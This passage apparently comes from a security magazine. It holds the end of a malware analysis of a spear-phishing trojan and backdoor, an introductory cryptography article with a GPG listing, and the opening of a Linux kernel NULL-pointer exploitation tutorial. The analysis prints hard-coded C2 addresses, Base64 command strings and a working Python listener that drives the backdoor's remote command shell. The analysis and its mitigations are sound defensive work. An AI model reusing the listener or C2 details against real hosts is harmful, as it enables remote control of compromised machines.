After using strings to gain insight about the trojan, the binary is loaded into IDA Pro to identify how the binary is using the noted strings as well as perform the static code analysis. The IDA Pro analysis helped to identify the routines responsible for sending the initial connection to the login page, as well as identifying the functions responsible for downloading another aspect of the a malware system. Figure 8 shows what host the trojan contacts in order to get a new command from the attacker. Figure 7 shows the routine responsible for downloading a At this point, GNU Wget is used to grab a copy of the page shown in Figure 8. Initially, the commands in the page were not evident, but after consulting IDA Pro once more, the tokens used to by the trojan became apparent. Figure 10 shows the block of responsible for retrieving the commands from the web page. The tokens (<!-- --!>) are considered comments and are not parsed by the browser, so they do not show up in the HTML rendering.

Dynamic analysis is employed to verify the previous assumptions and then to identify any functionality that may have been missed in the static analysis. For the live analysis, a virtual machine with Immunity Debugger and Fiddler was used.

Breakpoints were placed on the interesting points discussed earlier. Since the trojan is using the WinINet API, the Fiddler Web Debugger program was used to monitor communication between the trojan and the web server.

Figure 9 shows Fiddler in action as it intercepts web requests between the attackers server and the trojan. This method helped to identify the custom HTTP User-Agent header used by the trojan.

ATTACK

When the host is compromised by the trojan, the trojan set the User-Agent header to be the host+Windows+NT+5.1, so as an example, apridgene8fb8+ Windows+NT+5.1, the hostname would be apridgen-e8fb8. After using Immunity Debugger to verify the inputs as shown in Figure 11, focus shifted to obtaining the next binary.

Once there was an understanding about how the trojan worked, several requests were made to the attacker's server, but the web page command did not change over a period of about twenty minutes. Due to

the uncontrollable nature of the trojan, a Python implementation of the trojan client was developed. The client only used the sleep and download functions, and the requirements from the functions were derived from analysis provided by IDA Pro.

After testing a few iterations of the client, it was left to run unattended. Figure 16 shows a screen capture of the final client for the trojan. Figure 15 shows a captured request between the trojan client and the web server. The trojan request is highlighted in the blue box, and the

command embedded in the server's response is highlighted in the red box. After about six hours of polling the site, the command changed into a download command, as shown in Figure 14. Figure 12 shows the elapsed time from when the script started up until the download command was issued. Figure 13 on the previous page shows the HTTP 404 response received after trying to retrieve the binary for a second time.

Backdoor Analysis

The binary file obtained was identified using the Unix file command and then analyzed with strings. Some of the strings found in binary also resembled the ones found in the trojan, because they were Base64 encoded. Another string that was of notable interest was a hard coded IP address and port. Further analysis showed that this server and port were callbacks to the server once the binary executed. Figure 17 shows commands seen in the trojan that are present in the backdoor. This relationship has lead to an assumption that the backdoor and the trojan are part of a similar code base.

After the initial static analysis, similar to what is described in the previous subsection, a virtual environment a setup so that the backdoor could be analyzed. The environment consisted of an Ubuntu box with Apache installed, and then a command page based on the login.html initially encountered. Then the trojan and backdoor were modified to keep the traffic internal to test network. The malware was modified using Radare as shown in Figure 18.

After the modifying the HTML command page, trojan, and backdoor, they were placed in the web directory in the Apache server, and the live analysis was performed. The trojan is then downloaded to the test host and executed, simulating the phishing attack. Once executed, the svchost.exe polls the web server, as it has been modified to do. The hard coded HTML page commands the trojan to download the backdoor and execute it.

After the backdoor executes, Immunity Debugger is attached to the process. As mentioned previously, if any errors are triggered in the backdoor, it self-destructs and deletes itself from the host's disk.

```
[ 0x401418 (bs=512 mark=0x0) hexb ] hit32746_1
[.
offset 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00401418, 3230 332e 3232 302e 3232 2e31 3338 0000 203.220.22.138..
0x00401428, 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x00401438, 0000 0000 0000 0000 0000 0000 0000 0000 .....
.
offset 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00401418, 3137 322e 3136 2e35 312e 3900 0000 0000 172.16.51.9...
0x00401428, 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x00401438, 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x00401448, 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x00401458, 2f6c 6f67 696e 2e68 746d 6c00 0000 0000 /login.html...
0x00401468, 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x00401478, 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x00401488, 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x00401498, cc30 4000 c430 4000 b830 4000 a830 4000 .@.. @.. @.. @..
0x004014a8, 6457 357a 6458 4277 6233 4a30 0000 0000 dw5zdXBwb3J0...
0x004014b8, 6332 786c 5a58 413d 0000 0000 5932 316b c2xlZXA=...Y21k
0x004014c8, 0000 0000 6358 5670 6441 3d3d 0000 0000 ...cXVpdA=...
0x004014d8, 2a2f 2a00 2b57 696e 646f 7773 2b4e 542b /*+.+Windows+NT+
0x004014e8, 352e 3100 7762 0000 2e65 7865 0000 0000 5.1.wb...exe...
0x004014f8, 5c00 0000 4745 5400 4854 5450 2f31 2e31 \...GET.HTTP/1.1
0x00401508, 0000 0000 2573 2025 7300 0000 2d2d 213e ...%s %s...!>
0x00401518, 0000 0000 3c21 2d2d 0000 0000 5570 6461 ...<!--...Upda
0x00401528, 7465 0000 536f 6674 7761 7265 5c4d 6963 te..Software\Mic
0x00401538, 726f 736f 6674 5c57 696e 646f 7773 5c43 rosoft\Windows\C
0x00401548, 7572 7265 6e74 5665 7273 696f 6e5c 506f urrentVersion\Po
0x00401558, 6c69 6369 6573 5c45 7870 6c6f 7265 725c licies\Explorer\
0x00401568, 5275 6e00 0100 0000 0000 0000 0000 Run.....
```

Figure 18. Trojan modification in Radare



Figure 19. Commands on a modified login.html page

Figure 20. Standard backdoor messages

Errors that were encountered resulted from mistakes in modifying the binary and not having a listener available.

In an effort to speed up analysis, the binary functions, a basic server for the backdoor was implemented using python. The implementation handles listening, receiving, and decoding messages, along with encoding and sending commands back to the backdoor.

Figure 21 shows a screen shot of some of the functions that were used. As a brief overview of the code, the `setup_listener` listens for the connection on the specified IP and port. The `recv_data` function receives incoming data on the initialized socket, and `get_next_string` reads the message size and then Base64 decodes the next size of N characters. Figure 21 shows what the typical message looks like before they are processed. The first four characters indicate the size ASCII format, and the proceeding length string is processed as data from the backdoor. Finally, the `send_cmd` takes a command string and a socket and sends the backdoor a Base64 encoded command over the established socket.

Figure 21 shows a custom backdoor listener in action. Line 302 shows listener being set-up and waiting for the connection. On Line 303, shows a cmd command being sent to the backdoor. This command invokes the backdoor's command environment. The rubbish (e.g. `dir c:\textbackslash`) is ignored by the command initialization routine. Here it shows the initial connect string sent by the backdoor, followed by a Base64 encoded prompt with the current working directory. Line 305 shows a listing of the current working directory. Line 306 and 309 process the command and print it, respectively. Other commands in this backdoor's environment include `cd` which changes the current working directory, and then `quit` and `exit` leave the environment. The only other command the backdoor seemed to respond to was the `quit` command. This command makes the

backdoor self-destruct and exit. Any other input to the backdoor was simply ignored.

Mitigations

Spear phishing attacks do not require any sophisticated tools or techniques. Much of the material covered in this document are well known as a means of gaining access and taking over a system. Furthermore, the binaries employed in this

case were not sophisticated nor were they protected. An additional note about the binaries is how easily they can be modified with a hex editor, so the source code is not necessary to customize the attack or deploy the binaries, because they can edit the binaries to suit their needs.

Preventative measures required to mitigate this threat require user awareness and training in addition to drills that test

```
from socket import *
from base64 import encodestring,decodestring

def setup_listener(host_info):
    s = socket(AF_INET, SOCK_STREAM)
    s.bind(host_info)
    s.listen(1)
    x = s.accept()
    return x

def connect_cmd(sock):
    sock.send('Y29ubmVjda==')

def start_cmdshell(sock):
    sock.send(encodestring("cmd").replace("\n", ''))

def get_next_string(d,s):
    l = d[:4]
    l = l.split('\x00')[0]
    if len(d[4:4+int(l)]) != int(l):
        d += s.recv(8096)
    x = d[4:4+int(l)]
    return x, d[4+int(l):]

def recv_data(s):
    data = s.recv(8096)
    results = []
    d = data
    while d != '':
        r,d = get_next_string(d,s)
        results.append(decodestring(r))
    return results

def send_cmd(c,s):
    s.send(encodestring(c).replace("\n", ''))
```

Figure 21. Basic backdoor listener and server implementation in Python

ATTACK

the response of IT staff and users (Rachna Dhamija, J.D. Tygar, and Marti Hearst, "Why Phishing Works", CHI '06: Proceedings of the SIGCHI conference on Human Factors in computing systems. 2006). Additionally, host based firewalls and network proxies can limit the ability of rogue programs from creating network connections.

Sophisticated systems can bypass these protections, but such technology would

have limited this attack. Detective measures are limited. In this particular case, since the commands of the trojan are limited and embedded in a known token, webpages can be checked for those particular strings. Another detective measure is the trojan, svchost.exe running as the particular user as shown in Figure 23. Also auditing and monitoring programs that run at start-up is another measure of detection. Detecting

the backdoor may follow a much more different course of action. If the backdoor communicates over a port 443, as it did in this case, the Base64 plaintext could be considered an anomaly.

Conclusion

This report covers the analysis of real world spear phishing attack. To analyze this attack we performed static analysis of all binaries, dynamic analysis of all executables, modified executables for dynamic manipulation in controlled environment, and we performed basic reconnaissance against live C&C hosts.

The tools and techniques were well organized and carefully crafted for a low noise attack. The attacker demonstrated experienced use of Windows based network communication and command execution. He further demonstrated basic knowledge of botnet command and control, which he implemented in an effective toolkit. The toolkit does not appear to utilize code from public or well-known botnets, and lacks sophisticated exploitation and protection mechanisms. The attacker also successfully established C&C servers and hid his identity. This leads us to believe the attacker is an actually an experienced criminal organization that carefully targeted the financial organization.

The authors are not aware of how the attack was initially detected. A few notable activities may have alerted security such as a .CHM file being blocked at the email filter, the files being written and undeleted from disk, the dropper immediately writing to the registry, or HTTP traffic over port 443 rather than HTTPS. However, we have seen similar malware effectively used on other systems – usually without any detection. We recommend standard mitigation such as continued user awareness training, up-to-date antivirus software, host based firewalls limiting outbound connectivity, and network proxies that limit and monitor traffic.

```
In [302]: s,addr = setup_listener(("172.16.51.9",443))
In [303]: send_cmd("cmd dir C:\\\\", s)
Out[304]: Y29ubmVjdA==64\x00\x00QzpcRG9jdWlbnRzIGFuZCBTZXR0aW5nc1xBZG1pbmlzdHJhdG9yXERlc2t0b3A+
In [305]: send_cmd("dir C:\\\\", s)
In [306]: f = recv_data(s)
In [309]: print("".join(f))
Volume in drive C has no label.
Volume Serial Number is 9866-C883

Directory of C:\\
02/22/2009 11:15 AM      <DIR>          0 AUTOEXEC.BAT
05/07/2009  06:51 PM      <DIR>          Brother
02/22/2009 11:15 AM      <DIR>          0 CONFIG.SYS
02/27/2009  02:22 PM      <DIR>          Data
02/22/2009 11:19 AM      <DIR>          Documents and Settings
02/27/2009  02:12 PM      <DIR>          peach
06/22/2009  04:01 PM      <DIR>          Program Files
02/27/2009  02:23 PM      <DIR>          Python
02/27/2009  02:04 PM      <DIR>          Python25
05/07/2009  06:54 PM      <DIR>          WINDOWS
              2 File(s)           0 bytes
              8 Dir(s)  35,535,245,312 bytes free
C:\\Documents and Settings\\Administrator\\Desktop>
```

Figure 22. Python implementation of the backdoor listener environment




Figure 23. svchost.exe running as the user

Matthew Wollenweber, Adam Pridgen

Matthew Wollenweber
CyberWart
mjw@cyberwart.com

Adam Pridgen
The Cover of Night, LLC
adam.pridgen@thecoverofnight.com

PUBLIC SERVICE ANNOUNCEMENT



BURP SUITE PRO v1.3 NOW* AVAILABLE

- New features
- Same logo
- More expensive

<http://portswigger.net>



DEFENSE

TAM HANNA

Methods of Secrecy

Difficulty



Keeping data secret has been important from the very moment knowledge was able to confer a benefit to others. Ancient Roman ruler Julius Caesar used an encryption scheme called a substitution cipher.

Keeping data secret has been important from the very moment knowledge was able to confer a benefit to others. Ancient Roman ruler Julius Caesar used an encryption scheme called a substitution cipher – Suetonius described it as the following:

If he had anything confidential to say, he wrote it in cipher, that is, by so changing the order of the letters of the alphabet that not a word could be made out. If anyone wishes to decipher these, and get at their meaning, he must substitute the fourth letter of the alphabet, namely D, for A, and so with the others.

Encryption ciphers like the one used by Caesar are but one of the most primitive of methods which can be used for keeping data safe. This article is the beginning of a series which will introduce you to a variety of topics related to data security.

Let's go key-sharing

One of the effective ways to keep data secret involves keeping others away from it. If the document is enclosed into an opaque box which you can't open, you can't read it – nothing simpler than that.

Symmetric key algorithms can be considered digital implementations of the aforementioned box. Two individuals agree on key X. The sender then encrypts the message using the key, and the receiver decrypts it using the same key: see Figure 1.

Block ciphers are among the most easy-to-understand algorithms. They take a key, and the same number of bytes of payload and then perform whatever processing they feel like in order to combine the bytes. The receiver then reverses the processing to split data and key, and ends up with the original data once again.

Various block ciphers like AES, BlowFish and various DES variants are currently used on the market.

Unfortunately, useful data payloads rarely come in 64, 128 or other set sized bit packages, and tend to be significantly longer than the key used for encryption purposes. Various methods like ECB are used to stretch the key, each with its own strengths and weaknesses – but, more on that later.

Stream ciphers use the aforementioned key to seed an algorithm which generates an infinite

Warning

NIH syndrome tends to be lethal when cryptography is concerned. The development of successful and safe encryption algorithms is a science of its own. Detecting algorithmic flaws is extremely difficult for untrained programmers – an algorithm which looks safe to you can have extremely dangerous properties.

As many high-quality cryptographic algorithms are available as open-source libraries (and sometimes even come as part of an IOS or runtime environment), Joe Coder should and MUST NOT attempt to write his own!

WHAT YOU WILL LEARN...

Understand the different forms and applications of cryptographic methods

WHAT SHOULD YOU KNOW...

No specific knowledge required

(but deterministic) stream of bytes out of the seed, and then uses this stream to encrypt the payload on a byte-by-byte level. The sender initializes his copy of the generator algorithm with the same value, reverses the processing and ends up with the payload (as the byte sequence is the same).

Most encryption methods currently on the market use symmetric key algorithms. In general, the security of data encrypted with these systems depends on both the algorithm used and the length of the key – the stronger the algorithm and the longer the key, the longer it takes to perform a brute-force attack to decrypt the cipher text by force.

Key-Sharing, no More

Unfortunately, all of the above-mentioned algorithms share one weakness: an encryption key must be transferred secretly from one partner to the other. As this involves the creation of a secure channel, why not transfer the data unencrypted rather than wasting loads of CPU cycles on encryption and decryption?

OK, this might be a bit far-fetched – but it proves the main and conceptual weakness of so-called symmetric key algorithms. Asymmetric key cryptography is smarter – it uses a public and a private key and a *public* repository.

Data is put into the repository via the public key, which is published to the world. Decrypting the data in the repository, however, requires the private key – which, obviously, is not published. The chart below explains the process further: see Figure 2.

The most popular example for this process is a program called PGP (Pretty Good Privacy). PGP users generate a key pair, and upload the public key to a server. Others then use this key to generate ciphertext, which is emailed to the owner of the key. He then decrypts it via his private key (see Listing 1).

Unfortunately, these systems do come at a price: their CPU utilization is significantly higher than the CPU utilization caused by symmetric key algorithms. A test performed by the

security researchers Daswani and Boneh showed that RSA (an asymmetric key algorithm) was about 1000 times slower than DES.

Furthermore, the question of key management remains: how do you know whether the public key you find on a server really belongs to the intended




Figure 1. Symmetric encryption algorithms use one shared key. Data can be read by everybody who has this key.




Figure 2. Asymmetric encryption systems use two keys. One is used for encrypting, the other for decrypting.



Figure 3. Image from http://en.wikipedia.org/wiki/File:Cap_code_screenshot.jpg
CAP: dots embedded into pictures show where a film came from

DEFENSE

Listing 1. PGP generates „key pairs”. One is private, the other public

```
C:\Program Files\GNU\GnuPG>gpg --gen-key
gpg (GnuPG) 1.4.10; Copyright (C) 2009 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
 (1) RSA and RSA (default)
 (2) DSA and Elgamal
 (3) DSA (sign only)
 (4) RSA (sign only)
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048) 2048
Requested keysize is 2048 bits
Please specify how long the key should be valid.
      0 = key does not expire
 <n>  = key expires in n days
 <n>w = key expires in n weeks
 <n>m = key expires in n months
 <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y

You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
  "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: hakin09 tester
Email address: test@example.com
Comment: none
You selected this USER-ID:
  "hakin09 tester (none) <test@example.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
You need a Passphrase to protect your secret key.

We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
....+++++
+++++
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
.....+++++
....+++++
gpg: C:/Documents and Settings/TAMHAN/Application Data/gnupg\trustdb.gpg: trustdb created
gpg: key 9B3349A7 marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
pub 2048R/9B3349A7 2009-11-06
      Key fingerprint = 40BD BC60 A224 4B87 9781 9CD6 CCA4 7183 9B33 49A7
uid          hakin09 tester (none) <test@example.com>
sub 2048R/27F27207 2009-11-06

C:\Program Files\GNU\GnuPG>
```

recipient, and that the corresponding private key has not been compromised?

Value is in the Eye of the Beholder

Present-day encryption algorithms such as the ones which will be covered in the next parts of the series have now reached a point where attacking them computationally is no longer feasible. Instead, attackers who fail at social engineering employ methods euphemistically called black-bag and rubber hose cryptanalysis.

The first of the two involves sneaking up onto the terminal where the data is being used, and monitoring it in some way. Various methods have been devised over the years: they range from mundane things like keyloggers and cameras to exotic high-tech maneuvers like analyzing the sounds of key strokes or electromagnetic emissions from monitors. Rubber-hose cryptanalysis is simpler: it refers to hitting the owner (and the owner's family and friends, for the communistically inclined) of the password with a rubber hose until it gives up and discloses the access codes.

Rubber hose and black-bag cryptanalysis rely on one thing: the attacker needs to know that data is there. If the attacker doesn't know that hidden information exists (or thinks that he has already decrypted it), the owner of the information gets left alone.

Steganography involves the hiding of payload information into another transfer medium which is meaningful in itself. For example, ancient Greeks shaved the heads of their slaves and tattooed the message onto their skull. As human hair has a tendency to grow, the message was soon invisible – and nobody really cared about the exchange of a piece of human farm equipment back then.

As slaves have become somewhat rare nowadays, present-day steganography uses carrier files which contain large amounts of redundant data (usually images and MP3 files), and embeds the information into them. By keeping the relationship between payload and original data in check, the original file is not distorted in a visible fashion – nobody would ever expect

to find a hidden message embedded into that shot of a Viennese church.

Deniable encryption goes along the same lines, but has a different intention: it allows the user to give up a *decoy* password which leads to an *intended* second decrypted text.

Let's assume that a gang of rebels wants to transmit an order to burn 500 cars, smear 300 buildings and kill 200 people next Sunday. Unfortunately, the recipient is in jail – and is forced to reveal a password. He then reveals the *decoy*, which leads to the decryption of the words *capitalists stink* – a feasible statement for the situation.

Is it Really From You, Sire?

One extremely interesting application of the abovementioned techniques involves

watermarking and signing. Watermarking is used to embed a token into a file, which can then be used to determine where the file was coming from. Primitive systems like the CAP code embed visible dots into films (see Figure 3), while others use steganography to embed the information in a hidden fashion.

Finally, digital signatures can be used to verify the authenticity and integrity of digital documents, images and other files.

Future Outlook

Cryptography and Stenography are fascinating and vast fields of science which can't possibly be covered completely in a single book, let alone a single article. This article is intended to introduce you to the various methods which can be used to keep data secret.

From the next issue onwards, expect further articles which will look at each topic in more detail...

Tamin Hanna

Tam Hanna has been in the mobile computing industry since the days of the Palm IIC. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:

<http://tampsalm.tamoggemon.com>
<http://tamspct.tamoggemon.com>
<http://tams60.tamoggemon.com>

If you have any questions regarding the article, email author at:
tamhan@tamoggemon.com



Hakin9 and Sequit sponsored ECSA/LPT Bootcamp CBT Videos.

Video Format ready for IPOD/IPHONES and other Portable Media Devices

The ECSA/LPT training program is a highly interactive security course designed to teach Security Professionals the advanced uses of the available methodologies, tools and techniques required to perform comprehensive information security tests. Students will learn how to design, secure and test networks to protect your organization from the threats hackers and crackers pose. By teaching the LPT methodology and ground breaking techniques for security and penetration testing, this course will help you perform the intensive assessments required to effectively identify and mitigate risks to the security of your infrastructure. As students learn to identify security problems, they also learn how to avoid and eliminate them, with the course providing coverage of analysis and network security-testing topics. This course will help prepare you to pass exam 412-79 to achieve EC-Council Certified Security Analyst (ECSA) certification

Sequit is an EC-Council Authorized Training Provider. We have invited the best security trainers in the industry to help us develop the ultimate training and certification program which includes everything you will need to fully prepare for and pass your certification exams. This officially endorsed product gives our students access to the exam by providing you with a Voucher Number. The EC-Council Voucher Number can be used at any Prometric center, this voucher number is required and mandatory for you to schedule and pay for your exam. Without this voucher number Prometric will not entertain any of your requests to schedule and take the exam.



MARCIN JERZAK,
TOMASZ NOWAK

Exploiting NULL Pointer Dereferences

Difficulty



The landscape of kernel exploitation techniques is very wide and evolves all the time. The kernel developers apply more and more protection measures to cover all the attack vectors and (not only) bad guys are inventing new sorts of attacks, exploitation methods and ways to bypass the existing mechanisms. Almost like an arms race.

Once in a while somebody kills a new one of a kind, fascinating vulnerability. This effectively forces new ground rules for the exploitation prevention. A perfect recent example would be the discovery made by Mark Dowd, researcher in IBM ISS's X-Force team – he released the paper on it in April 2008. He managed to reliably exploit NULL pointer dereferences, a very common condition in many applications, by leveraging the ActionScript virtual machine. Another good example is the Brad Spangler's (the author of grsecurity) exploit for a TUN/TAP driver which, when looking at the source code then discovered it was unexploitable! GCC compiler's optimization engine did the trick by removing a NULL pointer check from the code.

We are explaining a relatively new issue in this article: a NULL pointer dereference, a very common bug, which can be exploited for privilege escalation. What is interesting about NULL pointer dereferences in particular, is that when talking about local root exploitation of the Linux kernel until Linux 2.6.23, there was no prevention mechanism at all – nothing could stop you from mapping page zero.

To understand the mechanisms of exploits for NULL pointer errors, we need to recall how Linux manages the memory of the process, what are segmentation faults and how to evade them to use memory at address 0x0 without any limitations. We restrict ourselves to 32-bit machines running Linux.

Virtual Address Space

Processes operate on virtual memory. The Virtual Address Space (VAS) is usually divided into 4KB chunks called pages. For each process in the system, the kernel keeps a *Process Descriptor* (`task_struct`). These structures contain all the information about the process, including the registers state to be restored when the process gets its processor time slice. One of the control registers, CR3, points to a multi-level page description structures. Virtual pages can be mapped to physical memory, file contents etc. as necessary (see Figure 1).

In 32-bit Linux systems it's possible to address 2^{32} memory cells – 4GB. The processes in the user mode can use directly only the first 3GB of the memory so it's called user space. The addresses between 3GB and 4GB (the last addressable gigabyte) are the same for every process and are used by the kernel, so they're called kernel space. The situation is different, when the HUGEMEM kernel is used, so both user space and kernel space are 4GB large (using separate virtual memory mappings), but let's ignore it as it is not in common usage.

A process accesses the kernel space when it enters the Kernel Mode (as a result of a system call or an IRQ).

The operating system performs memory allocations for each process using memory

WHAT YOU WILL LEARN...

How linux virtual memory works

What segmentation faults are
and what causes them

Why NULL pointer errors are
dangerous

How to exploit kernel bugs

WHAT SHOULD YOU KNOW...

Basic Linux programming in C

Von Neumann's computer
architecture

EXPLOITING NULL POINTER DEREFERENCES

maps with simple permissions – read, write and execute. To see the maps for the particular process, check `/proc/<PID>/maps` file (see Figure 2). When a program tries to access a page that is not mapped or has inappropriate access rights, a page fault will occur.

This mechanism is supported by the processor's protected mode, initially introduced in the 80286 processors and extended in 80386.

NULL Pointers Magic

In the software development process it's very common to commit a segmentation fault error. The developers know how to deal with it and what it causes, but they might underestimate it. They would probably care more if they knew that black and white hats hunt for them day and night, because it might come with a hidden exploitation potential.

So what does it actually mean, when a process execution finishes like this?

Program received signal SIGSEGV,
Segmentation fault.

Well, SIGSEGV is a signal sent to the process when it tries to access protected or unmapped part of the memory. The default action (if the particular process has no exception handler) is abnormal process termination.

There are multiple situations that result with throwing a Segmentation Fault error, for example:

- buffer overflows
- failing to validate data sufficiently before using them
- using uninitialized pointers
- dereferencing NULL pointers

What's common to the mentioned errors is that all of them are directly caused by accessing unmapped memory or access memory inappropriately.

Figure 3 shows a simplified version of the mechanism which stands behind triggering segmentation faults in the x86 architecture. When the operating system detects that a user mode process is trying to access unmapped memory or memory it doesn't have Read, Write




Figure 1. Virtual memory mapping

```
magazyn:~$ cat /proc/self/maps
08048000-0804f000 r-xp 00000000 08:01 285602      /bin/cat
0804f000-08050000 rw-p 00006000 08:01 285602      /bin/cat
08050000-08071000 rw-p 08050000 00:00 0          [heap]
b7dd0000-b7dd1000 rw-p b7dd0000 00:00 0
b7dd1000-b7f1a000 r-xp 00000000 08:01 32735      /lib/tls/i686/cmov/libc-2.7.so
b7f1a000-b7f1b000 r--p 00149000 08:01 32735      /lib/tls/i686/cmov/libc-2.7.so
b7f1b000-b7f1d000 rw-p 0014a000 08:01 32735      /lib/tls/i686/cmov/libc-2.7.so
b7f1d000-b7f21000 rw-p b7f1d000 00:00 0
b7f25000-b7f26000 rw-p b7f25000 00:00 0
b7f26000-b7f27000 r-xp b7f26000 00:00 0          [vds]
